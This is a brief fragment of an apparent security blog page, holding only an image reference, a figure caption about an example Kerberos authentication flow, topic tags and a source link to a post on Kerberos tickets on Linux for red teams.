

Figure 11: Example Kerberos authentication flow

Posted in

- Threat Intelligence
- Security & Identity

Source: https://www.fireeye.com/blog/threat-research/2020/04/kerberos-tickets-on-linux-red-teams.html